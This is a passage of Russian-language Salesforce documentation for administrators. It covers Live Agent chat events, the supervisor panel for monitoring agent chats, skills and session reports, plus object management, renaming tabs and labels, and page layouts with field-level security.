| Принято  | Запрос на чат принят агентом.   |
| Достигнуто критическое время ожидания предупреждения | Агенту не удалось ответить на сообщение клиента перед достижением критического времени ожидания предупреждения. |
| Очищено критическое время ожидания предупреждения    | Агент ответил на сообщение клиента после достижения критического времени ожидания предупреждения.               |
| Запрос на перенос отправлен                          | Запрос на перенос чата отправлен агентом.   |
| Перенос принят                                       | Перенос чата принят агентом.  |
| Запрос на перенос отменен                            | Запрос на перенос чата отменен агентом, отправившим запрос.   |
| Запрос на перенос отклонен                           | Запрос на перенос чата отклонен агентом, принявшим запрос.  |
| Перенесено на кнопку                                 | Чат был перенесен на кнопку   |
| Не удалось выполнить перенос на кнопку               | Перенос чата на кнопку был выполнен с ошибками  |
| Запрошена конференция чата                           | Агент отправил запрос на запуск конференции   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

| Событие                                | Описание  |
|--|---|
| Конференция чата отменена              | Конференция чата была отменена  |
| Конференция чата отклонена             | Запрос на конференцию был отклонен агентом                              |
| Агент присоединился к конференции      | К конференции присоединился агент                                       |
| Агент покинул конференцию              | Агент покинул конференцию   |
| Запрошен перенос файлов                | Был запрошен перенос файлов   |
| Перенос файлов был отменен агентом     | Перенос файлов был отменен агентом                                      |
| Перенос файлов был отменен посетителем | Перенос файлов был отменен посетителем                                  |
| Перенос файлов успешно завершен        | Перенос файлов прошел успешно.  |
| Перенос файлов выполнить не удалось    | Не удалось выполнить перенос файлов                                     |
| Отменено (заблокировано)               | Попытка открыть чат была заблокирована правилом блокировки IP-адреса    |
| Заблокировано агентом                  | Агент заблокировал активный чат (создание правила блокировки IP-адреса) |
| Отклонено (вручную)                    | Запрос на чат отклонен агентом.   |
| Отклонено (истекло время ожидания)     | Срок действия запроса на чат истек при назначении агенту.               |
| Отменено (нет агента)                  | Запрос на чат отклонен ввиду недоступности соответствующих агентов.     |
| Отменено (нет очереди)                 | Запрос на чат отклонен ввиду переполнения очереди.                      |
| Отменено посетителем                   | Посетитель нажал кнопку <b>«Завершить чат»</b> .                        |
| Агент вышел                            | Чат завершен агентом.   |
| Посетитель вышел                       | Чат завершен посетителем.   |
| Завершено агентом                      | Кнопка <b>«Завершить чат»</b> нажата агентом.                           |
| Завершено посетителем                  | Кнопка <b>«Завершить чат»</b> нажата посетителем.                       |
| Другое                                 | Произошло другое событие.   |

## Live Agent для администраторов службы поддержки

Вас приветствует приложение Live Agent для администраторов службы поддержки! Live Agent — это универсальное решение, позволяющее агентам быстро обрабатывать проблемы клиентов посредством чата. Инструменты администратора Live Agent позволяют быстро отслеживать действия агентов, помогать агентам в чатах и просматривать данные о сеансах чата агентов.

Администратор службы поддержки контролирует действия своих сотрудников для повышения эффективности обслуживания клиентов. Live Agent — это решение, полностью интегрированное в систему Salesforce и предоставляющее централизованный доступ к сведениям об агентах и их действиях в чатах.

Независимо от продолжительности использования приложения Live Agent, доступные инструменты позволяют упростить поддержку и отслеживание агентов по мере обслуживания клиентов. Итак, начнем.

СМ. ТАКЖЕ:

[Live Agent для администраторов службы поддержки](#)

[Live Agent для администраторов](#)

[Полномочия для администраторов службы поддержки Live Agent](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для общения с посетителями в приложении Live Agent на консоли Salesforce:

- Приложение Live Agent, включенное, настроенное и добавленное в приложение консоли Salesforce

## Панель администратора Live Agent

Панель администратора Live Agent — это универсальная область, предназначенная для поиска информации о кнопках и агентах чатов соответствующего отдела. Панель администратора позволяет отслеживать действия агентов в чатах по мере обслуживания клиентов и просматривать поток клиентов для отдельных кнопок чата в режиме реального времени. Панель администратора располагается на консоли Salesforce, поэтому доступна без переключения приложения.

### [Доступ к панели администратора](#)

Консоль Salesforce предоставляет удобный доступ к панели администратора, предназначенной для отслеживания действий агентов в чатах.

### [Список «Статус агента»](#)

Список «Статус агента» на панели администратора предоставляет доступ к оперативной информации о действиях агентов в чатах.

### [Список «Статус очереди»](#)

Список «Статус очереди» на панели администратора предоставляет доступ к оперативной информации о кнопках и очередях чатов организации.

### [Отслеживание чатов агентов](#)

Панель администратора позволяет просматривать чаты во время общения агентов с клиентами. Администраторы могут отслеживать производительность агентов и передавать им оперативные отзывы в процессе обслуживания клиентов.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

## Доступ к панели администратора

Консоль Salesforce предоставляет удобный доступ к панели администратора, предназначенной для отслеживания действий агентов в чатах.

1. Чтобы открыть панель администратора на консоли Salesforce, выберите **«Администратор Live Agent»** в списке навигации консоли.  
Панель администратора отображается в основном окне консоли, предоставляя доступ к актуальным данным о кнопках чата и агентах организации.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для использования панели администратора Live Agent на консоли Salesforce:

- Доступ ко вкладке администратора Live Agent в профиле пользователя или наборе полномочий, добавленный в приложение консоли Salesforce.



## Список «Статус агента»

Список «Статус агента» на панели администратора предоставляет доступ к оперативной информации о действиях агентов в чатах.

| Сведения об агенте                          | Описание  |
|---|---|
| Имя агента                                  | Имя агента.<br> <b>Прим.:</b> Если рядом с именем отображается красный флажок, агент запросил помощи. Ответьте через модуль сведений о чате (далеко справа). |
| Статус                                      | Состояние агента Live Agent.  |
| Действие                                    | Действия, доступные для изменения состояния агента.   |
| Количество выполняемых чатов                | Количество чатов, участником которых является агент.  |
| Количество назначенных запросов             | Количество отложенных запросов на чат, назначенных агенту.  |
| Затраченное время после входа               | Время нахождения агента в приложении Live Agent.  |
| Затраченное время после последнего принятия | Время, прошедшее после последнего принятия агентом запроса на чат.  |
| Сообщение администратору (необязательно)    | Личное сообщение, отправленное агентом с флажком помощи.  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

Чтобы просмотреть сведения о соответствующих клиентах, разверните имя каждого агента.

| Сведения о клиенте | Описание  |
|--------------------|---|
| Имя посетителя     | Имя клиента (при его наличии).  |
| IP-адрес           | IP-адрес устройства клиента.  |
| Сеть               | Сеть клиента (при ее наличии).  |
| Обозреватель       | Тип обозревателя, используемого клиентом для подключения к окну чата. |
| Город              | Город проживания клиента.   |
| Страна             | Страна проживания клиента.  |

| Сведения о клиенте | Описание  |
|--------------------|---|
| Продолжительность  | Время участия клиента в чате с агентом.                   |
| Действие           | Действия, доступные для просмотра чата клиента с агентом. |

СМ. ТАКЖЕ:

[Статусы Live Agent](#)

## Список «Статус очереди»

Список «Статус очереди» на панели администратора предоставляет доступ к оперативной информации о кнопках и очередях чатов организации.

| Сведения об очереди       | Описание   |
|---------------------------|--|
| Имя кнопки                | Имя кнопки чата.   |
| Код                       | Уникальный код Salesforce, назначаемый кнопке чата.          |
| Длина очереди             | Количество чатов, ожидающих назначения агенту.               |
| Наибольшее время ожидания | Наибольшее время ожидания подключения клиента к агенту чата. |

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

## Отслеживание чатов агентов

Панель администратора позволяет просматривать чаты во время общения агентов с клиентами. Администраторы могут отслеживать производительность агентов и передавать им оперативные отзывы в процессе обслуживания клиентов.


1. Чтобы развернуть сведения о нужном агенте, щелкните по значку  в списке «Статус агента». Если агент запросил помощь, вы увидите красный флажок рядом с именем и личное сообщение (далеко справа), если агент его отправил.

2. Чтобы просмотреть чат, щелкните ссылку «**Просмотр**» напротив нужного чата в столбце «Действие».

Данное действие открывает окно мониторинга чата в списке «Статус агента».

3. Чтобы отправить личное сообщение агенту во время его общения с клиентом, введите сообщение в соответствующее поле и нажмите клавишу **Enter**.

Агент может видеть ваше сообщение в журнале чата, но клиент сообщение не увидит.

Чтобы свернуть окно мониторинга чата, повторно щелкните по значку .

Чтобы убрать флажок, когда вы уже оказали помощь, нажмите кнопку «**Убрать флажок**».

СМ. ТАКЖЕ:

[Список «Статус агента»](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования панели администратора Live Agent на консоли Salesforce:

- Доступ ко вкладке администратора Live Agent в профиле пользователя или наборе полномочий, добавленный в приложение консоли Salesforce.

Для просмотра чатов агентов:

- «Предварительный просмотр агентов включен» в конфигурации Live Agent

Для отправки частных сообщений агентам:

- «Частные сообщения включены» в конфигурации Live Agent

## Назначение навыков агентам

Вы можете назначать навыки своим агентам по мере того, как растет профессионализм вашей команды.

1. Введите строку «*Навыки*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Навыки**».
2. Щелкните по имени нужного пользователя.
3. Нажмите кнопку «**Правка**».
4. Выберите либо профили (рекомендуется), либо отдельных пользователей, у которых есть этот навык.
5. Нажмите кнопку «**Сохранить**».

Если у вас нет доступа к странице «Навыки», обратитесь к своему администратору Salesforce на предмет предоставления этого разрешения. Создавать навыки может только ваш администратор.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации с выпусками **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления навыков:

- «Назначить навыки Live Agent пользователям»

## Составление отчетов по сеансам Live Agent

Отчеты по сеансам чата Live Agent позволяют получить более подробные сведения о действиях агентов в чатах.

Конструктор отчетов позволят создавать тип настраиваемых отчетов для сеансов чата Live Agent и использовать его для составления отчетов по сеансам агентов. Данные отчеты по сеансам Live Agent позволяют получить более подробные сведения о действиях агентов в чатах (например, способность рабочей группы агентов обрабатывать все запросы на чат, поступающие от клиентов).

1. Чтобы создать тип настраиваемых отчетов, выберите объект «Сеансы Live Agent» в качестве основного.
2. Чтобы создать отчет Live Agent, воспользуйтесь конструктором отчетов.
3. Чтобы настроить отчет, добавьте столбцы нужных данных.
4. Сохраните или запустите отчет.

СМ. ТАКЖЕ:

[Создание отчета](#)

[Создание отчета](#)

[Записи сеансов Live Agent](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- «Создание и настройка отчетов»
- И
- «Конструктор отчетов»

# Расширение Salesforce посредством интерактивных инструментов

## Добро пожаловать, администраторы интерактивной системы Salesforce!

Готовы оценить расширенные возможности администрирования системы Salesforce? Хотите настроить организацию, раздвинуть ее границы и раскрыть ее функциональность? Теперь все это и многое другое может быть выполнено без создания специального кода. Вооружитесь мышкой и жаждой приключений. Время перемен пришло!

Данная документация охватывает большое количество функций, предназначенных для расширения организаций. Расширение объектов, данных и полей, настройка внешнего вида организации, увеличение количества бизнес-процессов, создание веб-сайтов и даже приложений — все это посредством интерактивных инструментов.

## Поиск по параметрам управления объектами

Система Salesforce позволяет индивидуализировать модель объекта посредством таких функций, как настраиваемые поля, макеты страниц и правила проверки. Область расположения данных настроек в меню «Настройка» определяется включенным интерфейсом системы Salesforce.

### [Поиск по параметрам управления объектами в Lightning Experience](#)

Система Salesforce позволяет настраивать модель объекта посредством таких функций, как настраиваемые поля, макеты страниц и правила проверки. Большинство объектов доступно посредством раздела «Менеджер объектов» меню «Настройка».

### [Поиск по параметрам управления объектами в Salesforce Classic](#)

Система Salesforce позволяет индивидуализировать модель объекта посредством таких функций, как настраиваемые поля, макеты страниц и правила проверки. Область расположения данных настроек в меню «Настройка» определяется нужным типом объекта.

## Поиск по параметрам управления объектами в Lightning Experience

Система Salesforce позволяет настраивать модель объекта посредством таких функций, как настраиваемые поля, макеты страниц и правила проверки. Большинство объектов доступно посредством раздела «Менеджер объектов» меню «Настройка».

### Стандартные объекты и настраиваемые объекты

*Стандартный объект* (например, организация или контакт) поддерживается организацией Salesforce по умолчанию. *Настраиваемый объект* — это объект, созданный текущим пользователем или другим администратором.

Введите строку «Менеджер объектов» в поле «Быстрый поиск» меню «Настройка» и выберите пункт «Менеджер объектов». Выберите объект из списка и прокрутите страницу до раздела для специальной настройки.

### ВЕРСИИ

Доступно в: Lightning Experience.

Доступно в версиях: **все** версии.

SETUP **Object Manager**  [Schema Builder](#) [Create](#) ▼

28 Items, Sorted by Label [Refresh](#)

| LABEL  | API NAME                | DESCRIPTION | LAST MODIFIED | DEPLOYED | CUSTOM |
|--|-------------------------|-------------|---------------|----------|--------|
| <a href="#">Account</a>                          | Account                 |             |               |          |        |
| <a href="#">Activity</a>                         | Activity                |             |               |          |        |
| <a href="#">Campaign</a>                         | Campaign                |             |               |          |        |
| <a href="#">Campaign Member</a>                  | CampaignMember          |             |               |          |        |
| <a href="#">Case</a>                             | Case                    |             |               |          |        |
| <a href="#">Certification</a>                    | Certification           |             |               |          |        |
| <a href="#">Certification Definition</a>         | CertificationDef        |             |               |          |        |
| <a href="#">Certification Section Definition</a> | CertificationSectionDef |             |               |          |        |

SETUP > OBJECT MANAGER **Account**  [Schema Builder](#) [Create](#) ▼

Fields & Relationships (30)   Record Types (1)   Search Layouts (6)   Object Limits (11)  
 Related Lookup Filters (0)   Compact Layouts (1)   Triggers (0)  
 Validation Rules (0)   Page Layouts (1)   Buttons, Links, and Actions (16)

Details

|                |          |                     |
|----------------|----------|---------------------|
| Description    |          |                     |
| API Name       | Account  | Enable Reports      |
| Custom         |          | Track Activities    |
| Singular Label | Account  | Track Field History |
| Plural Label   | Accounts | Deployment Status   |

[Help Settings](#)   [Standard Salesforce.com Help](#)

Fields & Relationships (30)   [New](#)   [Field Dependencies](#)   [Set History Tracking](#)

| FIELD LABEL                      | FIELD NAME | DATA TYPE | CONTROLLING FIELD | INDEXED |
|----------------------------------|------------|-----------|-------------------|---------|
| <a href="#">Account Division</a> | Division   | Division  |                   |         |

Например, чтобы добавить настраиваемое поле в объект «Организация», введите строку «*Менеджер объектов*» в поле «Быстрый поиск» и выберите пункт «**Менеджер объектов**». Затем щелкните «**Организация**» и прокрутите страницу до раздела «Поля и взаимосвязи».

### Другие стандартные объекты

Раздел «Менеджер объектов» содержит не все стандартные объекты. Чтобы получить доступ к параметрам настройки для одного из таких объектов, введите имя нужного объекта в поле «Быстрый поиск» меню «Настройка» и выберите соответствующий параметр настройки.

Введите имя нужного объекта в поле «Быстрый поиск» меню «Настройка» и выберите соответствующую настройку.

Например, чтобы добавить триггер в объект «Группы», введите строку «*Группа*» в поле «Быстрый поиск» и выберите пункт «**Триггеры группы**».

### Внешние объекты

*Внешний* объект похож на настраиваемые объекты, но соотносится с данными, хранящимися вне организации Salesforce.

Введите строку «*Внешние объекты*» в поле «Быстрый поиск» меню «Настройка» и выберите пункт «**Внешние объекты**». Затем выберите внешний объект из списка. Затем прокрутите страницу до раздела для специальной настройки.

Например, чтобы добавить настраиваемое поле во внешний объект «Заказы», введите строку «*Внешние объекты*» в поле «Быстрый поиск» и выберите пункт «**Внешние объекты**». Щелкните «**Заказы**» и прокрутите страницу до раздела «Настраиваемые поля и взаимосвязи».

СМ. ТАКЖЕ:

[Интерактивная настройка: Функции, недоступные в Lightning Experience](#)

## Поиск по параметрам управления объектами в Salesforce Classic

Система Salesforce позволяет индивидуализировать модель объекта посредством таких функций, как настраиваемые поля, макеты страниц и правила проверки. Область расположения данных настроек в меню «Настройка» определяется нужным типом объекта.

### Стандартные объекты

*Стандартный объект* (например, организация или контакт) поддерживается организацией Salesforce по умолчанию.

Введите имя нужного объекта в поле «Быстрый поиск» меню «Настройка» и выберите специальную настройку.

Например, чтобы добавить настраиваемое поле в объект «Обращение», введите строку «*Обращение*» в поле «Быстрый поиск» и выберите пункт «**Поля**» в подразделе «Обращения».

### Настраиваемые объекты

*Настраиваемый объект* — это объект, созданный текущим пользователем или другим администратором.

Введите строку «*Объекты*» в поле «Быстрый поиск» меню «Настройка» и выберите пункт «**Объекты**». Затем выберите настраиваемый объект из списка. Затем прокрутите страницу до раздела для специальной настройки.

Например, чтобы добавить настраиваемое поле в объект «Заявки о приеме на работу», введите строку «*Объекты*» в поле «Быстрый поиск» и выберите пункт «**Объекты**». Щелкните «**Заявки о приеме на работу**» и прокрутите страницу до раздела «Настраиваемые поля и взаимосвязи».

### ВЕРСИИ

Доступно в: Salesforce Classic.

Доступно в версиях: **все** версии.



## Внешние объекты

*Внешний* объект похож на настраиваемые объекты, но соотносится с данными, хранящимися вне организации Salesforce.

Введите строку «*Внешние объекты*» в поле «Быстрый поиск» меню «Настройка» и выберите пункт «**Внешние объекты**». Затем выберите внешний объект из списка. Затем прокрутите страницу до раздела для специальной настройки.


Например, чтобы добавить настраиваемое поле во внешний объект «Заказы», введите строку «*Внешние объекты*» в поле «Быстрый поиск» и выберите пункт «**Внешние объекты**». Щелкните «**Заказы**» и прокрутите страницу до раздела «Настраиваемые поля и взаимосвязи».


## Настройка организации

### Меню быстрого доступа Force.com

Меню быстрого доступа Force.com содержит ссылки для быстрого доступа к настройкам.

Данное меню позволяет быстро переходить к нужным настройкам при работе с приложениями или объектами. Меню отображается на страницах сведений о записи и в списковых представлениях объектов.

 **Прим.:** Списковые представления организаций, контактов и настраиваемых объектов, в которых включена функция планирования с помощью перетаскивания, не содержат меню быстрого доступа Force.com.

- Чтобы развернуть или свернуть меню, щелкните  или воспользуйтесь комбинацией клавиш «ALT + ;».
- Чтобы прокрутить список меню, нажмите клавишу TAB.
- Чтобы выбрать пункт меню, нажмите клавишу ENTER.
- Чтобы удалить меню со всех страниц записи и из всех списковых представлений, щелкните «**Отключить меню**».

Чтобы восстановить меню быстрого доступа, выполните указанные ниже действия.

1. На странице личных параметров введите строку «*Дополнительные сведения о пользователе*» в поле «Быстрый поиск», затем выберите «**Дополнительные сведения о пользователе**». Нет результатов? Введите строку «*Личные сведения*» в поле «Быстрый поиск» и выберите пункт «**Личные сведения**».
2. Нажмите кнопку «**Правка**».
3. Установите флажок «**Меню быстрого доступа Force.com**».
4. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Индивидуальная настройка системы Salesforce](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра меню быстрого доступа Force.com:

- «Настройка приложения»

## Изменение внешнего вида Salesforce

### Переименование меток объектов, вкладок и полей

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для переименования  
вкладки или поля:

- «Настройка приложения»

ИЛИ

«Просмотр настройки и конфигурации»

И

Назначение в качестве переводчика

Для восстановления  
переименованных вкладок:

- «Настройка приложения»

ИЛИ

«Просмотр настройки и конфигурации»

И


Назначение в качестве переводчика

Система Salesforce позволяет изменять имена многих объектов, полей и вкладок. Данный алгоритм позволяет пользователям применять привычную терминологию для быстрой адаптации к системе Salesforce. Тем не менее, помните, что справка Salesforce и основные страницы меню «Настройка» всегда отображают исходные имена стандартных объектов, полей и вкладок.

Например, переименуйте объект «Организации» (и связанную вкладку «Организации») в объект «Компании», а поле «Имя организации» в поле «Имя компании». При переименовании объекта, вкладки или поля новое имя отображается на всех доступных пользователю страницах, а также используется приложениями Salesforce for Outlook и Connect Offline.

Прежде чем переименовывать вкладки, объекты, поля и другие связанные метки, просмотрите [советы по внедрению](#), предназначенные для администраторов.

1. В разделе настройки введите строку *«Переименование вкладок и меток»* в поле «Быстрый поиск» и выберите пункт **«Переименование вкладок и меток»**.
2. Выберите стандартный язык в раскрывающемся списке «Выбрать язык» вверху страницы.


 **Прим.:** Настоятельно рекомендуем избегать переименования вкладок на еврейском языке, так как система не поддерживает изменение глаголов по роду.

3. Щелкните ссылку **«Правка»** напротив нужной вкладки. Чтобы восстановить исходное имя вкладки, щелкните ссылку **«Сбросить»**.

 **Прим.:** Система не позволяет сбрасывать имена вкладок настраиваемых объектов.

4. Введите новое имя вкладки в единственном и множественном числе. При необходимости установите флажок «Начинается с гласного звука» для меток, начинающихся с гласного звука. Данный параметр позволяет использовать правильный артикль (например, «а» или «an») и поддерживается только некоторыми языками. Нажмите кнопку **«Далее»**.  
Переименованная вкладка или объект не может использовать имя другой стандартной вкладки, настраиваемого объекта, внешнего объекта или настраиваемой вкладки.
5. Введите метки для стандартных полей и прочих элементов пользовательского интерфейса. Убедитесь, что каждая соответствующая метка указана в единственном и множественном числе. Установите флажок «Начинается с гласного звука» для меток, начинающихся с гласного звука.
6. Нажмите кнопку **«Сохранить»**.

Чтобы перевести метки на все остальные языки организации, повторите указанные выше действия.

 **Совет:** После переименования вкладки или объекта система позволяет переименовывать любые настраиваемые отчеты, панели мониторинга, профили, наборы полномочий, настраиваемые поля и списковые представления, содержащие исходное имя. Чтобы изменить метки, воспользуйтесь [средством перевода](#). Чтобы переименовать стандартный отчет, нажмите кнопку **«Сохранить как»** и сохраните его в специальную папку отчетов.

Ниже перечислены дополнительные параметры настройки вкладок.

- Отдельные пользователи могут выбирать вкладки и связанные списки, отображающиеся при входе.
- В зависимости от используемой версии системы Salesforce, пользователи могут расширить набор стандартных вкладок путем создания настраиваемых вкладок. Дополнительную информацию см. в разделе [«Определение настраиваемых вкладок»](#) на странице 4397.
- Версии Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition поддерживают возможность переопределения начальной страницы вкладки, отображающейся при выборе вкладки стандартного, настраиваемого

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Организации-лица  
доступны в версиях:  
**Enterprise Edition,  
Performance Edition,  
Unlimited Edition и  
Developer Edition.**

или внешнего объекта. Дополнительную информацию см. в разделе [«Переопределение стандартных кнопок и начальных страниц вкладок»](#) на странице 5396.


## Переименование меток организаций-лиц

Ниже перечислены стандартные поля, которые могут быть переименованы при использовании организаций-лиц.

| Поле                 | Вкладка     | Описание   |
|----------------------|-------------|--|
| Организация-компания | Организации | Организация, которая не является организацией-лицом, потому что не содержит типа записи, характерного для организаций-лиц. В первую очередь данная метка позволяет определить тип импортируемых организаций. |
| Организация-лицо     | Организации | Организация-лицо. Дополнительную информацию см. ниже.  |
| Деловой контакт      | Контакты    | Контакт, связанный с организацией-компанией. В первую очередь данная метка позволяет определить тип импортируемых организаций.   |

Переименованная метка поля «Организация-лицо» отображается в системе Salesforce следующим образом.

- В качестве префикса, чтобы отличать поля организации-лица (например, «Дата рождения» и «Дом. тел.») от полей организации-компания. Например, поле «Организация-лицо: дата рождения» доступно в качестве столбца для организаций в отчетах по возможности.
- В имени поля и значка «Является организацией-лицом». Например, если для переименования поля «Организация-лицо» используется значение «Потребитель», то полю и значку «Является организацией-лицом» присваивается значение «Является потребителем».

 **Прим.:** Метки полей «Организация-лицо» и «Организация-компания» не зависят от текущих имен типов записей.

- Чтобы настроить типы записей организация-лицо, с помощью параметров управления объектами для организаций-лиц перейдите к пункту «Типы записей».
- Чтобы настроить типы записей организация-компания, с помощью параметров управления объектами для организаций перейдите к пункту «Типы записей».

СМ. ТАКЖЕ:

[Рекомендации по переименованию меток вкладок и полей](#)

[Переименование вкладки Chatter](#)

[Поиск по параметрам управления объектами](#)

## Рекомендации по переименованию меток вкладок и полей

Перед переименованием стандартных и настраиваемых вкладок и полей выясните, как эти изменения повлияют на пользователей.

- Некоторые стандартные вкладки и объекты не могут быть переименованы. Например, вкладка «Прогнозы» недоступна для переименования. В разделе настройки введите строку «*Переименование вкладок и меток*» в поле «Быстрый поиск» и выберите пункт **<b>«Переименование вкладок и меток»</b>**, чтобы просмотреть список вкладок и объектов, которые можно переименовать.
- Переименованные метки отображаются на всех страницах пользователей системы Salesforce, включая раздел «Личные параметры». Тем не менее, все страницы меню «Настройка» используют стандартные исходные метки.
- Некоторые стандартные поля (например, «Создано» и «Последнее изменение сделано») преднамеренно исключаются из процесса переименования, так как отслеживают сведения о системе.
- После переименования вкладок, объектов или полей проверьте дополнительные элементы ниже и при необходимости обновите их вручную.
  - Просмотрите имена всех списковых представлений. Имена списковых представлений сохраняют исходное имя объекта, поэтому должны быть изменены вручную.
  - Проверьте имена и описания стандартных отчетов для переименованных объектов.
  - Обновите заголовки и описания шаблонов эл. почты, содержащие исходное имя объекта или поля.
  - Измените вручную любые другие элементы, настроенные посредством нового имени объекта или поля. Например, настраиваемые поля, макеты страниц и типы записей могут содержать исходное имя вкладки или поля.
- Новые имена будут использоваться в приложениях Connect Offline, Salesforce App for Outlook и Salesforce for Outlook.
- При переименовании вкладок, объектов или полей можно заменить справку Salesforce другим URL-адресом. Пользователи могут просматривать данный URL-адрес при выборе любой ссылки на контекстно-зависимую справку, отображающейся на странице конечного пользователя или в личных параметрах. После замены справка Salesforce будет доступна по ссылке **«Справка и обучение»**, расположенной вверху любой страницы, а также на всех страницах меню «Настройка». Дополнительную информацию о замене интерактивной справки см. в разделе **«Замена интерактивной справки Salesforce»** на странице 4411.
- Настоятельно рекомендуем избегать переименования вкладок на еврейском языке, так как система не поддерживает изменение глаголов по роду.

СМ. ТАКЖЕ:

[Переименование меток объектов, вкладок и полей](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для переименования меток  
вкладок и полей:

- «Настройка приложения»


Для восстановления  
переименованных вкладок:

- «Настройка приложения»

## Настройка страниц

### Макеты страниц и безопасность поля

Параметры безопасности поля позволяют контролировать уровень доступа пользователей к определенным полям. Макеты страниц позволяют определять макет и структуру страниц просмотра и редактирования сведений в системе Salesforce на портале самообслуживания и клиентском портале Salesforce. Благодаря настройке макетов поиска, пользователь может изменить поля, которые отображаются в результатах поиска, а также кнопки, которые отображаются в списковых представлениях.

 **Важное замечание:** Если макеты страниц используются для сокрытия полей на страницах просмотра и редактирования сведений, помните, что пользователи могут получить доступ к данным полям другими способами, включая отчеты, результаты поиска, списковые представления и интерфейсы API. Чтобы ограничить любые способы доступа к полю, используйте параметры безопасности поля. Безопасность поля не препятствует поиску значений в поле. Если критерии поиска соответствуют значениям полей, защищенных параметрами безопасности, то результаты поиска возвращают связанные записи без защищенных полей и их значений.

### Безопасность поля

- Параметры безопасности поля ограничивают доступ пользователей к любому способу просмотра и редактирования полей, включая отчеты, результаты поиска, списковые представления, связанные списки, шаблоны эл. почты и стандартных писем, настраиваемые ссылки, Connect Offline и API, а также при синхронизации данных или импорте персональных данных.
- Параметры безопасности поля переопределяют любые менее строгие параметры доступа к полю в макетах страниц и мини-страниц.

Например, если поле является обязательным в макете страницы, но доступным только для чтения в параметрах безопасности поля, то параметры безопасности переопределяют макет страницы и предоставляют пользователю доступ к полю только для чтения.

- Параметры безопасности поля переопределяют менее строгие параметры поля в макетах поиска. Например, если поле отображается в макете поиска, но скрыто от определенных пользователей посредством параметров безопасности поля, то параметры безопасности поля переопределяют макет поиска, а поле не отображается данным пользователям.

### Макеты страниц


- Макеты страниц определяют макет и структуру страниц просмотра и редактирования сведений.
- Макеты страниц определяют поля, связанные списки и настраиваемые ссылки, доступные пользователю только на страницах просмотра и редактирования сведений.
- Макеты страниц определяют стандартные и настраиваемые кнопки, отображающиеся на страницах сведений и в связанных списках.
- Макеты страниц определяют статус полей (доступное, обязательное или только для чтения), отображаемых только на страницах просмотра и редактирования сведений.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Макеты страниц и макеты поиска доступны в версиях: **все** версии.

Безопасность поля доступна в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

- В версиях Personal Edition, Contact Manager, Group Edition и Professional Edition макеты страниц определяют поля, доступные пользователям в связанных списках, списковых представлениях, отчетах, Connect Offline, шаблонах эл. почты, шаблонах стандартных писем, настраиваемых ссылках, при синхронизации данных или импорте персональных данных.
